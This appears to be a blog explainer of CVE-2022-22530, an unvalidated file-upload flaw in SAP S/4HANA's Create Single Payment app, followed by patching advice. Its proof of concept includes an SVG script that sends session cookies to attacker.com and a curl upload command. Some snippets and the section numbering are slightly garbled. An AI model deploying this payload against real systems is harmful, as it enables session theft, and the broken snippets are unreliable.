
SAP S/4HANA is a cornerstone for many enterprises. Unfortunately, in 2022, a severe vulnerability emerged in the F0743 “Create Single Payment” application in SAP S/4HANA versions 100 to 106. Tracked as CVE-2022-22530, this flaw can let attackers upload or download malicious files, slip dangerous code into the system, and potentially gain the power to change or sabotage critical business info. Below, I’ll break down how the bug works, why it’s dangerous, how exploitation happens, and what you can do. You'll see some easy-to-understand code and, at the end, references to original advisories and real-world exploit details. Let’s dig in.
1. What Is CVE-2022-22530?
Simply put, SAP S/4HANA’s F0743 Create Single Payment app didn’t check what kind of files users uploaded or downloaded. This is a classic “lack of input validation” bug. Someone with basic access could upload a file containing, for example, harmful JavaScript or web shells. When the system or another user processes these files, this code could run, stealing data, changing payments, or even disrupting the whole application.
Affected versions:
SAP S/4HANA F0743 on versions 100, 101, 102, 103, 104, 105, 106
Let’s consider a stripped-down, fake code example to demonstrate what happened behind the scenes
// Example: File Upload Handler in Node.js-style pseudo-code

app.post('/upload', (req, res) => {
    const file = req.files.uploadFile;
    // ❌ No check for file type or content!
    file.mv(/SAP/uploads/${file.name}, (err) => {
        if (err) return res.status(500).send('Upload failed');
        res.send('File uploaded');
    });
});
*Notice anything?* There’s no check for dangerous file extensions (.php, .exe, .js) and no scan for threats inside the file’s content.
In SAP’s real Fiori-based UI5 code for F0743, a similar lack of checks allowed attackers to slip in files that could be dangerous — not just documents, but even scripts designed to steal login info or tamper with system settings.
3. How Can Attackers Abuse It?
Attackers need only regular user rights to exploit this. Here’s a step-by-step on how the exploit works in the wild:
Login: Attacker signs in with valid but basic credentials.
2. Upload attack file: They use the “Attach File” or “Upload Document” feature to upload a harmful file, such as evil.js or even a disguised web shell.
Trigger execution:
- If the SAP app allows *downloading* and *opening* files in the browser, the script might run immediately, leading to data theft (if, say, a payment manager opens it).
For instance, if a malicious .hta or .svg file is uploaded
<!-- Malicious SVG file -->
<svg xmlns="http://www.w3.org/200/svg">;
    <script>alert('Pwned!');</script>
</svg>
If this file is later opened in a supporting browser, the JavaScript runs, which could be replaced with credential-capturing or sabotage code.
Block the whole application (Denial of Service)
- Install persistent backdoors/web shells
A single successful attack could let an inside attacker, or an outside attacker with stolen user credentials, break the trust and operation of the financial heart of a business.
5. Exploit Demonstration (Lab Example)
Here’s a simulated “proof-of-concept” for security research (do not use this on production systems!):
Step 1: Prepare a malicious file (evil.svg)
<svg xmlns="http://www.w3.org/200/svg">;
  <script>
    fetch('https://attacker.com/steal?cookie='; + document.cookie);
  </script>
</svg>
Step 2: Use a tool like curl or Burp Suite to upload
curl -v -F "uploadFile=@evil.svg" https://[SAP-F0743-URL]/upload
Step 3: Wait for a privileged user to download/open the file
Once that happens, their session cookie (or other data) is sent to the attacker’s server.
SAP’s official advisory:
https://launchpad.support.sap.com/#/notes/3147498
*(Free SAP account required for full details)*
- NIST NVD / official MITRE listing:
https://nvd.nist.gov/vuln/detail/CVE-2022-22530
Security researcher write-up:
7. How to Protect Your Business
Patch immediately!
SAP released patches in January 2022—*apply them right away*, or check your SAP admin has done so.
Add server-side file content scanning (antivirus, sandboxing)
- Use strict user permissions; restrict who can upload/download attachments
- Monitor for strange/malicious files in upload directories
8. Final Words
CVE-2022-22530 is a classic example of why *input validation* on file uploads is so important. In SAP S/4HANA’s financial modules, a tiny slip can become a multi-million dollar business risk. Review your SAP environment, educate users, and always keep patches up to date!
Have more technical questions or need help securing SAP? Reach out to professionals, and always follow SAP’s latest security notes.
Stay safe!
If you found this post valuable, consider sharing it with other SAP admins or security teams. The faster we patch, the safer everyone is.
Timeline
Published on: 01/14/2022 20:15:00 UTC
Last modified on: 01/21/2022 21:07:00 UTC